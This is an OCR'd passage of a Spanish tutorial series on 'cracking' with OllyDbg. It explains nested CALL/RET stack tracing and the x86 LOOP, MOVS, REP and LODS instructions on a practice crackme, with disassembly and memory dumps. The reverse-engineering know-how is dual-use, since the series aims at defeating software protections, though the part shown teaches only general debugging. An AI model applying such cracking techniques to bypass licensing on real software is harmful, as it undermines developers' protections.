
Bueno ya hicimos FOLLOW y miramos ahora apretemos MENOS para volver y ahora si apretemos F7 para entrar ejecutando.




Allí estamos y EIP apunta a 401245 que es la próxima instrucción a ejecutarse




Y en el stack vemos que en el primer lugar esta el valor de retorno a la línea siguiente del call que escribimos a mano.



Vemos que el valor esta, pero OLLYDBG no nos aclaro RETURN TO 401005, porque ocurre esto, es bueno entenderlo para saber como funciona OLLYDBG, como nosotros agregamos el CALL después del análisis inicial que el OLLYDBG había hecho, pues de esta forma, le hemos cambiado el caballo en el medio del río y lo hicimos ahogar jeje, por lo cual si queremos arreglarlo, debemos hacer en el listado en cualquier línea CLICK DERECHO- ANALICE CODE, con lo cual lo volverá a pensar después de los cambios que hemos introducido.



Vemos que después de reanalizar el código



Bueno nos dijo que volverá a MODULE ENTRY POINT + 5

Dicho valor es 401000 que era el ENTRY POINT mas 5 =401005

Es muy importante esto porque muchas veces uno le dice a una persona que le pide consejo, fíjate los RETURN TO …… en el stack, pero resulta que uno mismo ha modificado cosas o el mismo programa se ha auto modificado al ejecutarse entonces el análisis inicial del OLLYDBG fallara en las aclaraciones y debemos actualizarlo al detenernos, o quitar el análisis como vimos si nos trae problemas en la parte 1.

Bueno aclarado esto volvemos a donde estábamos

```
00401245  $  E8 18010000  CALL CRACKME.00401362
0040124A  .^ EB 9A        JMP SHORT CRACKME.004011E6
0040124C  >  E8 FC000000  CALL CRACKME.0040134D
00401251  .^ EB 93        JMP SHORT CRACKME.004011E6
00401253  .  C8 000000    ENTER 0,0
00401257  .  53           PUSH EBX
```

Apreto F7 para entrar en el segundo CALL

```
0012FFBC  0040124A  RETURN to CRACKME.0040124A from CRACKME.00401362
0012FFC0  00401005  RETURN to CRACKME.<ModuleEntryPoint>+5 from CRACKME.00401245
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFD8000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  8412BAF0
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00401000  CRACKME.<ModuleEntryPoint>
0012FFFC  00000000
```

Vemos que arriba de donde guardo la dirección de retorno del primer call ahora guarda la segunda dirección de retorno de este, en este caso están consecutivos, pero podría haber valores numéricos intermedios productos de PUSH o operaciones diversas, lo importante es que el primer RETURN TO .. que hallamos de arriba hacia abajo es la dirección de retorno del ultimo CALL que entramos y la segunda que hallemos bajando será la dirección de retorno del call anterior que es el inicial que escribimos.

Esta es la idea de calls anidados o uno dentro de otro, si yo por poner un BREAKPOINT o por algún motivo parara aquí en el medio de la ejecución del programa, aunque no haya venido traceando ni tuviera información de cómo se vino ejecutando el programa al ver el stack , puedo sacar como conclusión

1) CAI AQUÍ Y VEO UN RET un poco mas abajo, supongo que estaré dentro de un CALL para confirmarlo miro el stack

```
00401362  $  6A 00         PUSH 0                                  BeepType = MB_OK
00401364  .  E8 AD000000   CALL <JMP.&USER32.MessageBeep>          MessageBeep
00401369  .  6A 30         PUSH 30                                 Style = MB_OK|MB_ICONEXC
0040136B  .  68 60214000   PUSH CRACKME.00402160                    Title = "No luck!"
00401370  .  68 69214000   PUSH CRACKME.00402169                    Text = "No luck there, m
00401375  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]               hOwner
00401378  .  E8 BD000000   CALL <JMP.&USER32.MessageBoxA>          MessageBoxA
0040137D  .  C3            RETN
0040137E  $  8B7424 04     MOV ESI,DWORD PTR SS:[ESP+4]
00401382  .  56            PUSH ESI
00401383  >  8A06          MOV AL,BYTE PTR DS:[ESI]
00401385  .  84C0          TEST AL,AL
00401387  .v 74 13         JE SHORT CRACKME.0040139C
```

2) MIRO EL STACK

```
0012FFBC  0040124A  RETURN to CRACKME.0040124A from CRACKME.00401362
0012FFC0  00401005  RETURN to CRACKME.<ModuleEntryPoint>+5 from CRACKME.00401245
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFD8000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  8412BAF0
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00401000  CRACKME.<ModuleEntryPoint>
0012FFFC  00000000
```

Al mirarlo y buscar desde arriba del stack hacia abajo y hallar el primer RETURN TO se que el programa al llegar al RET volverá a 40124A.

```
00401241  .  3BC3          CMP EAX,EBX
00401243  .v 74 07         JE SHORT CRACKME.0040124C
00401245  $  E8 18010000   CALL CRACKME.00401362
0040124A  .^ EB 9A         JMP SHORT CRACKME.004011E6
0040124C  >  E8 FC000000   CALL CRACKME.0040134D
00401251  .^ EB 93         JMP SHORT CRACKME.004011E6
00401253  .  C8 000000     ENTER 0,0
00401257  .  53            PUSH EBX
00401258  .  56            PUSH ESI
00401259  .  57            PUSH EDI
0040125A  .  817D 0C 1001  CMP DWORD PTR SS:[EBP+C],110
```

Y además de saber donde volverá se que estoy dentro de la ejecución del CALL ANTERIOR al punto de retorno, o sea que el programa llamo a la zona donde estoy desde 401245 usando un CALL que llama a la rutina de 401362.

Y no solo se eso si no que se también que antes de llegar a ese CALL, había entrado antes en otro ya que hay otro RETURN TO …. Mas abajo

```
0012FFBC  0040124A  RETURN to CRACKME.0040124A from CRACKME.00401362
0012FFC0  00401005  RETURN to CRACKME.<ModuleEntryPoint>+5 from CRACKME.004012
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
```

Ese me informa que luego de ejecutar todo saldrá a 401005 y además se que el programa provenía del CALL de la línea anterior o sea

```
File View Debug Plugins Options Window Help
00401000  $  E8 40020000   CALL CRACKME.00401245
00401005  .  90            NOP
00401006  .  90            NOP
00401007  .  A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
0040100C  .  6A 00         PUSH 0
0040100E  .  68 F4204000   PUSH CRACKME.004020F4
00401013  .  E8 A6040000   CALL <JMP.&USER32.FindWindowA>
```

Solo parando y mirando el stack ya determine que el programa provino de aquí que entro en ese call, luego fue a 401245, allí había otro call que me llevo a 401362 y de esa forma llegue a la zona donde estoy.

Esa forma de pensar en el cracking es muy útil porque me hace reconstruir la forma que el programa fue llegando a cierto punto, que muchas veces no son dos calls uno dentro de otro si no que hay 30 calls uno dentro de otro y uno no puede tracearlos todos, así que si caigo en un punto, puedo hacer un análisis personal, y llegar a la conclusión de cómo el programa arribo al punto donde me encuentro en este momento.

Espero que haya quedado claro, lo de los CALL Y RETS les sugiero practicarlos repasarlo, si tienen dudas preguntar porque esto es muy importante, iba a terminar a continuación con los métodos de

direccionamientos y algunas instrucciones que quedaron en el tintero, pero preferiría que le den buena importancia a entender esto y en la próxima parte continuamos con los temas pendientes.

Hasta la parte 8
Ricardo Narvaja
18 de noviembre de 2005

.

INTRODUCCIÓN AL CRACKING EN OLLYDBG PARTE 8

Trataremos en esta parte de ver rápidamente algunas instrucciones importantes para el cracking que nos quedaron en el tintero para terminar con las mismas y empezar a crackear.

INTRUCCIONES PARA LOOPS O CICLOS

Ciertamente se pueden realizar ciclos en un programa con las instrucciones ya vistas o sea ejecutando varias instrucciones, poniendo un contador por ejemplo en ECX y al final una comparación de si es cero y un salto condicional que si no es cero vuelva a repetirse el ciclo se disminuya ECX y así se repetirá hasta que ECX sea cero seria algo así:

Xor ECX,ECX
Add ECX,15

Eso seria para inicializar el contador de nuestro loop que sera puesto a 15, aquí comienza el LOOP en si

DEC ECX

Para disminuir ECX cada vez que se ejecute el loop


Luego la ejecución de las instrucciones que se deben repetir

Y luego

TEST ECX,ECX
JNE salta hacia el inicio del LOOP

O sea que al testear si ECX es cero la primera vez será 14 ya que lo decremente una vez y al no ser cero volverá a repetirse, y así se repetirá hasta que ECX sea cero donde saldrá fuera del LOOP y continuará con la instrucción siguiente.

Escribámoslo en OLLYDBG



Allí lo vemos la zona resaltada en amarillo es el loop en si, que se repetirá hasta que ECX sea cero, y entre 401008 y 40100C se deberían escribir las instrucciones que el programa desea repetir que aquí no interesan pues solo vemos el mecanismo de iteración del LOOP por eso dejamos NOPS alli.

Si lo traceamos vemos que al apretar F7, ECX se pone a cero

```
Registers (FPU)
EAX 00000000
ECX 00000000
EDX 7C91EB94 ntdll.
EBX 7FFD6000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.
EIP 00401002 CRACKM
C 0  ES 0023 32bit
P 1  CS 001B 32bit
A 0  SS 0023 32bit
```

Apreto F7 nuevamente y le sumo 15 para establecer la cantidad de iteraciones en ECX.

```
Registers (FPU)
EAX 00000000
ECX 00000015
EDX 7C91EB94 ntd
EBX 7FFD6000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntd
EIP 00401005 CRA
C 0  ES 0023 32b
P 0  CS 001B 32b
```

Luego apreto f7 hasta llegar al DEC ECX el cual al ejecutarlo pone ECX en 14

Luego llegamos hasta la comparación TEST ECX,ECX que sabemos que verifica si ECX es cero

```
00401000   33C9      XOR ECX,ECX
00401002   83C1 15   ADD ECX,15
00401005   90        NOP
00401006   90        NOP
00401007   49        DEC ECX
00401008   90        NOP
00401009   90        NOP
0040100A   90        NOP
0040100B   90        NOP
0040100C   85C9      TEST ECX,ECX
0040100E   75 F7     JNZ SHORT CRACKME.00401007
00401010   90        NOP
00401011   90        NOP
```

Al no ser cero no se activa el FLAG Z y el JNZ salta hacia 401007, donde vuelve a decrementar ECX quedando en 13, puedo tracear así haciendo los loops hasta llegar al momento que ECX vale CERO

Vemos que al ejecutar la comparación con ECX igual a cero se activa el FLAG Z lo que hace que el JNZ no salte

```
EDI 7C920738 ntdll.7C
EIP 0040100E CRACKME.
C 0  ES 0023 32bit 0(
P 1  CS 001B 32bit 0(
A 0  SS 0023 32bit 0(
Z 1  DS 0023 32bit 0(
S 0  FS 003B 32bit 7F
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_MO
EFL 00000246 (NO,NB,E,
ST0 empty -UNORM BCE0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 1.0000000000
```

Recordemos que JNZ es el inverso de JZ que saltaba cuando se activaba el FLAG Z, el JNZ es el opuesto no salta cuando se activa el FLAG Z.

```
00401000    33C9          XOR ECX,ECX
00401002    83C1 15       ADD ECX,15
00401005    90            NOP
00401006    90            NOP
00401007    49            DEC ECX
00401008    90            NOP
00401009    90            NOP
0040100A    90            NOP
0040100B    90            NOP
0040100C    85C9          TEST ECX,ECX
0040100E  ^ 75 F7         JNZ SHORT CRACKME.00401007
00401010    90            NOP
00401011    90            NOP
00401012    90            NOP
00401013  . E8 A6040000   CALL <JMP.&USER32.FindWindowA>      FindWindowA
00401018  . 0BC0          OR EAX,EAX
```

Allí lo vemos la flecha en gris indica que no va a saltar, al apretar F7 nuevamente sale del loop a la instrucción siguiente

```
00401000    33C9          XOR ECX,ECX
00401002    83C1 15       ADD ECX,15
00401005    90            NOP
00401006    90            NOP
00401007    49            DEC ECX
00401008    90            NOP
00401009    90            NOP
0040100A    90            NOP
0040100B    90            NOP
0040100C    85C9          TEST ECX,ECX
0040100E  ^ 75 F7         JNZ SHORT CRACKME.00401007
00401010    90            NOP
00401011    90            NOP
00401012    90            NOP
00401013  . E8 A6040000   CALL <JMP.&USER32.FindWindowA>      FindWindowA
00401018  . 0BC0          OR EAX,EAX
```

Esa seria una forma sencilla de loop con las instrucciones ya vistas, aunque hay instrucciones especiales para eso.

LOOP

La instrucción LOOP nos ayuda a hacer algunas de las tareas que vimos en el ejemplo anterior, reemplazamos

```
00401000    33C9          XOR ECX,ECX
00401002    83C1 15       ADD ECX,15
00401005    90            NOP
00401006    90            NOP
00401007    90            NOP
00401008    90            NOP
00401009    90            NOP
0040100A    90            NOP
0040100B    90            NOP
0040100C  ^ E2 F9         LOOPD SHORT CRACKME.00401007
0040100E    90            NOP
0040100F    90            NOP
00401010    90            NOP
```

En donde estaba DEC ECX hacemos CLICK DERECHO – BINARY NOP con los cual NOPEARA esa instrucción, lo mismo donde estaban TEST ECX,ECX y JNZ 401007, todas esas instrucciones pueden ser reemplazadas por una sola que es la INSTRUCCIÓN LOOP la cual compara si ECX es cero, si no lo es salta al operando en este caso 401007 y además decrementa ECX .

Hagamos en la primera línea, CLICK DERECHO-NEW ORIGIN HERE para ejecutar mi nuevo LOOP.

Vemos que al apretar f7 pone ECX a cero luego le suma 15 igual que antes para marcar la cantidad de iteraciones o repeticiones.

Ahora traceo y llego hasta la instrucción LOOP

```
00401000    33C9        XOR ECX,ECX
00401002    83C1 15     ADD ECX,15
00401005    90          NOP
00401006    90          NOP
00401007    90          NOP
00401008    90          NOP
00401009    90          NOP
0040100A    90          NOP
0040100B    90          NOP
0040100C    E2 F9       LOOPD SHORT CRACKME.00401007
0040100E    90          NOP
0040100F    90          NOP
00401010    90          NOP
```

Vemos que igual que antes al no ser ECX igual a cero, salta a 401007, pero no solo compara si es cero y salta, también vemos que decrementa ECX ya que volvió siendo 14.

Si traceamos hasta que llega a LOOP pero valiendo ECX igual a cero veremos como se repite el ciclo.

```
00401000    33C9        XOR ECX,ECX
00401002    83C1 15     ADD ECX,15
00401005    90          NOP
00401006    90          NOP
00401007    90          NOP
00401008    90          NOP
00401009    90          NOP
0040100A    90          NOP
0040100B    90          NOP
0040100C    E2 F9       LOOPD SHORT CRACKME.00401007
0040100E    90          NOP
0040100F    90          NOP
```

En el momento que ECX vale cero ya no se repite mas el LOOP y al apretar F7 continua con la ejecución de la instrucción subsiguiente.

```
00401000    33C9        XOR ECX,ECX
00401002    83C1 15     ADD ECX,15
00401005    90          NOP
00401006    90          NOP
00401007    90          NOP
00401008    90          NOP
00401009    90          NOP
0040100A    90          NOP
0040100B    90          NOP
0040100C    E2 F9       LOOPD SHORT CRACKME.00401007
0040100E    90          NOP
0040100F    90          NOP
```

Luego tenemos variaciones de la instrucción LOOP estas son

- *LOOPZ,LOOPE* realizar un bucle *si es cero*
- *LOOPNZ,LOOPNE* realizar un bucle *si no es cero*

LOOPZ salta o mantiene dentro del bucle mientras que el flag Z sea cero cada vez que se ejecute la instrucción LOOP, y la opuesta LOOPNZ mientras que el FLAG Z sea 1, en este tipo de ciclo hay ademas contador que se decrementa y se sale por alguna comparación anterior que ponga el FLAG Z a cero en el primer caso o a 1 en el segundo o porque ECX llegue a cero por cualquiera de ambos casos.

INSTRUCCIONES PARA EL MANEJO DE CADENAS de BYTES

Aquí vemos las mas importantes las aclaramos debajo

MOVS

Esta instrucción, lo que hace es mover el contenido de ESI al contenido de EDI, realmente no necesita ningún parámetro, pero al escribir en OLLY la instrucción MOVS y apretar ASSEMBLE, la completa (innecesariamente) al ensamblar y queda como

MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]


Allí vemos el ejemplo que escribí

```
00401000   BE 6C364000   MOV ESI,CRACKME.0040366C
00401005   BF 9C364000   MOV EDI,CRACKME.0040369C
0040100A   A5            MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
0040100B   90            NOP
0040100C   6A 90         PUSH -70
```

Inicializo antes ESI con la dirección de donde se va a leer o ORIGEN y EDI con el DESTINO o donde se copiará

Podemos mirar en el DUMP el contenido de ambos para ver como va a ser cuando lo ejecute

En el DUMP puedo hacer GOTO EXPRESIÓN=40366C o bien lo mismo y mas rápido FOLLOW IN DUMP- INMEDIATE CONSTANT que mostrara en el dump la constante 40366C




```
0040366C=CRACKME.0040366C (ASCII "lgA")

Address   Hex dump                  ASCII
0040366C  6C 67 41 00 00 00 00 00   lgA.....
00403674  00 00 00 00 00 00 00 00   ........
0040367C  00 00 00 00 00 00 00 00   ........
00403684  45 00 00 00 00 00 00 00   E.......
0040368C  00 00 00 00 00 00 00 00   ........
00403694  00 00 00 00 00 00 00 00   ........
0040369C  00 00 00 00 00 00 00 00   ........
004036A4  00 00 00 00 00 00 00 00   ........
004036AC  00 00 00 00 00 00 00 00   ........
004036B4  00 00 00 00 00 00 00 00   ........
004036BC  00 00 00 00 00 00 00 00   ........
004036C4  00 00 00 00 00 00 00 00   ........
004036CC  00 00 00 00 00 00 00 00   ........
004036D4  00 00 00 00 00 00 00 00   ........
004036DC  00 00 00 00 00 00 00 00   ........
```

Allí vemos los bytes que apunta ESI o sea los de ORIGEN o que van a ser copiados.

Y EDI apunta a

```
Address   Hex dump                  ASCII
0040369C  00 00 00 00 00 00 00 00   ........
004036A4  00 00 00 00 00 00 00 00   ........
004036AC  00 00 00 00 00 00 00 00   ........
004036B4  00 00 00 00 00 00 00 00   ........
004036BC  00 00 00 00 00 00 00 00   ........
004036C4  00 00 00 00 00 00 00 00   ........
004036CC  00 00 00 00 00 00 00 00   ........
004036D4  00 00 00 00 00 00 00 00   ........
004036DC  00 00 00 00 00 00 00 00   ........
004036E4  00 00 00 00 00 00 00 00   ........
004036EC  00 00 00 00 00 00 00 00   ........
004036F4  00 00 00 00 00 00 00 00   ........
004036FC  00 00 00 00 00 00 00 00   ........
```

Allí deberían copiarse seria el DESTINO.

Si apreto F7 hasta que ejecuto el MOVS vemos que se copiaron los 4 bytes.

```
Address   Hex dump                 ASCII
0040369C  6C 67 41 00 00 00 00 00  lgA.....
004036A4  00 00 00 00 00 00 00 00  ........
004036AC  00 00 00 00 00 00 00 00  ........
004036B4  00 00 00 00 00 00 00 00  ........
004036BC  00 00 00 00 00 00 00 00  ........
004036C4  00 00 00 00 00 00 00 00  ........
004036CC  00 00 00 00 00 00 00 00  ........
```

Así mismo como el comando MOVS mueve los 4 bytes o sea el DWORD, tambien existe MOVSW (mueve 2 bytes) y MOVSB (mueve un solo byte) en la misma forma que funciona MOVS.

REP

Es un prefijo que se agrega a ciertas instrucciones como la anterior y que significa que la instrucción se repetirá hasta que ECX sea cero, a la vez que cada vez que se ejecute la instrucción se decrementara ECX en uno y aumentaran ESI Y EDI en 4 para apuntar a los siguientes 4 bytes.
Es muy util para copiar grandes cantidades de memoria de una zona del programa a otra.

Modifiquemos el caso anterior y agreguémosle el REP

```
00401000   BE 5C364000   MOV ESI,CRACKME.0040365C          ASCII "eNameA"
00401005   BF 9C364000   MOV EDI,CRACKME.0040369C          ASCII "lgA"
0040100A   B9 04000000   MOV ECX,4
0040100F   F3:A5         REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
00401011   90            NOP
00401012   90            NOP
00401013   E8 A6040000   CALL <JMP.&USER32.FindWindowA>     FindWindowA
00401018   .  0BC0       OR EAX,EAX
0040101A   .v 74 01      JE SHORT CRACKME.0040101D
```

Además modifique la dirección de ORIGEN a 40365C para que copie desde allí, la dirección de destino sigue siendo 40369C, voy a la primera línea con NEW ORIGIN HERE y llego apretando F7 hasta el REP

```
004010C1   .  6A 00      PUSH 0
ECX=00000004 (decimal 4.)
DS:[ESI]=[0040365C]=6D614E65
ES:[EDI]=[0040369C]=0041676C
```

La aclaración del OLLY nos muestra las direcciones de ORIGEN Y DESTINO y los contenidos que copiara, apreto F7

```
Address   Hex dump                 ASCII
0040365C  65 4E 61 6D 65 41 00 00  eNameA..
00403664  00 00 50 72 69 6E 74 44  ..PrintD
0040366C  6C 67 41 00 00 00 00 00  lgA.....
00403674  00 00 00 00 00 00 00 00  ........
0040367C  00 00 00 00 00 00 00 00  ........
00403684  45 00 00 00 00 00 00 00  E.......
0040368C  00 00 00 00 00 00 00 00  ........
00403694  00 00 00 00 00 00 00 00  ........
0040369C  65 4E 61 6D 00 00 00 00  eNam....
004036A4  00 00 00 00 00 00 00 00  ........
004036AC  00 00 00 00 00 00 00 00  ........
```

Allí se copiaron los 4 primeros bytes, pero no salimos de la instrucción ya que la misma se repetirá hasta que ECX sea cero y vemos que ahora ECX es 3, o sea disminuyo en uno, además ESI y EDI se incrementaron en 4, para apuntar a los 4 siguientes bytes.

```
004010C1   .  6A 00      PUSH 0
ECX=00000003 (decimal 3.)
DS:[ESI]=[00403660]=00004165
ES:[EDI]=[004036A0]=00000000

Address   Hex dump                 ASCII
0040365C  65 4E 61 6D 65 41 00 00  eNameA..
```

Apreto F7 nuevamente

```
Address   Hex dump                  ASCII
0040365C  65 4E 61 6D 65 41 00 00  eNameA..
00403664  00 00 50 72 69 6E 74 44  ..PrintD
0040366C  6C 67 41 00 00 00 00 00  lgA.....
00403674  00 00 00 00 00 00 00 00  ........
0040367C  00 00 00 00 00 00 00 00  ........
00403684  45 00 00 00 00 00 00 00  E.......
0040368C  00 00 00 00 00 00 00 00  ........
00403694  00 00 00 00 00 00 00 00  ........
0040369C  65 4E 61 6D 65 41 00 00  eNameA..
004036A4  00 00 00 00 00 00 00 00  ........
004036AC  00 00 00 00 00 00 00 00  ........
004036B4  00 00 00 00 00 00 00 00  ........
004036BC  00 00 00 00 00 00 00 00  ........
004036C4  00 00 00 00 00 00 00 00  ........
```

Allí se copiaron los siguientes 4 bytes y ECX quedo en 2

```
004010C1  .  6A 00        PUSH 0
ECX=00000002 (decimal 2.)
DS:[ESI]=[00403664]=72500000
ES:[EDI]=[004036A4]=00000000

Address   Hex dump
```

Si sigo apretando F7 una vez mas ECX será 1

```
004010BC  .  68 F4204000  PUSH CRACKME.004020F4
004010C1  .  6A 00        PUSH 0
ECX=00000001 (decimal 1.)
DS:[ESI]=[00403668]=44746E69
ES:[EDI]=[004036A8]=00000000

Address   Hex dump                  ASCII
0040365C  65 4E 61 6D 65 41 00 00  eNameA..
00403664  00 00 50 72 69 6E 74 44  ..PrintD
```

Y nuevamente

```
00401000   BE 5C364000  MOV ESI,CRACKME.0040365C        ASCII "eNameA"
00401005   BF 9C364000  MOV EDI,CRACKME.0040369C        ASCII "eNameA"
0040100A   B9 04000000  MOV ECX,4
0040100F   F3:A5        REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
00401011   90           NOP
00401012   90           NOP
00401013   E8 A6040000  CALL <JMP.&USER32.FindWindowA>   FindWindowA
00401018   0BC0         OR EAX,EAX
```

Vemos que dejo de repetir y paso a la siguiente instrucción ya que ECX vale cero.

```
Address   Hex dump                  ASCII
0040365C  65 4E 61 6D 65 41 00 00  eNameA..
00403664  00 00 50 72 69 6E 74 44  ..PrintD
0040366C  6C 67 41 00 00 00 00 00  lgA.....
00403674  00 00 00 00 00 00 00 00  ........
0040367C  00 00 00 00 00 00 00 00  ........
00403684  45 00 00 00 00 00 00 00  E.......
0040368C  00 00 00 00 00 00 00 00  ........
00403694  00 00 00 00 00 00 00 00  ........
0040369C  65 4E 61 6D 65 41 00 00  eNameA..
004036A4  00 00 50 72 69 6E 74 44  ..PrintD
004036AC  00 00 00 00 00 00 00 00  ........
004036B4  00 00 00 00 00 00 00 00  ........
004036BC  00 00 00 00 00 00 00 00  ........
004036C4  00 00 00 00 00 00 00 00  ........
```

Vemos como se copiaron los bytes del ORIGEN al DESTINO y que se repitió 4 veces la operación gracias a la instrucción REP.

Es de aclarar que esta vez, busque una sección de destino con permiso de escritura ya que si no fuera así, como en veces anteriores al ejecutar la instrucción nos daría una excepción.

Además de la instrucción REP existen variantes como REPE o REPZ que repite hasta que el flag Z se pone a cero y REPNZ repite hasta que el flag Z no sea cero, o si ECX es cero también sale por cualquiera de las dos posibilidades, aunque estas variantes de REP no sirven para el caso de la instrucción MOVS si no para otras que veremos a continuación.

LODS

Esta instrucción lo que hace es mover los bytes que apunta ESI, o sea su contenido a EAX

```
00401000   BE 5C364000   MOV ESI,CRACKME.0040365C        ASCII "eNameA"
00401005   BF 9C364000   MOV EDI,CRACKME.0040369C        ASCII "eNameA"
0040100A   B9 04000000   MOV ECX,4
0040100F   AD            LODS DWORD PTR DS:[ESI]
00401010   90            NOP
00401011   90            NOP
00401012   90            NOP
```

Vemos en este ejemplo que al llegar a LODS (que OLLY escribe como LODS DWORD PTR DS:[ESI])

Y vemos que ESI apunta a 40365C lo cual vemos en la aclaración del OLLY

```
004010B7  .  68 E7204000  PUSH CRACKME.004020E
004010BC  .  68 F4204000  PUSH CRACKME.004020F
DS:[ESI]=[0040365C]=6D614E65

Address   Hex dump                  ASCII
```

Y en el DUMP miramos

```
Address   Hex dump                  ASCII
0040365C  65 4E 61 6D 65 41 00 00   eNameA..
00403664  00 00 50 72 69 6E 74 44   ..PrintD
0040366C  6C 67 41 00 00 00 00 00   lgA.....
00403674  00 00 00 00 00 00 00 00   ........
0040367C  00 00 00 00 00 00 00 00   ........
00403684  45 00 00 00 00 00 00 00   E.......
0040368C  00 00 00 00 00 00 00 00   ........
00403694  00 00 00 00 00 00 00 00   ........
0040369C  65 4E 61 6D 65 41 00 00   eNameA..
004036A4  00 00 50 72 69 6E 74 44   ..PrintD
004036AC  00 00 00 00 00 00 00 00   ........
004036B4  00 00 00 00 00 00 00 00   ........
004036BC  00 00 00 00 00 00 00 00   ........
004036C4  00 00 00 00 00 00 00 00   ........
004036CC  00 00 00 00 00 00 00 00   ........
004036D4  00 00 00 00 00 00 00 00   ........
```

Esos son los 4 bytes que moverá a EAX, apreto F7.

```
Registers (FPU)
EAX 6D614E65
EDX 7C91EB94 ntdll
EBX 7FFD6000
ESP 0012FFC4
EBP 0012FFF0
ESI 00403660 ASCII
EDI 0040369C ASCII
EIP 00401010 CRACK
C 0  ES 0023 32bit
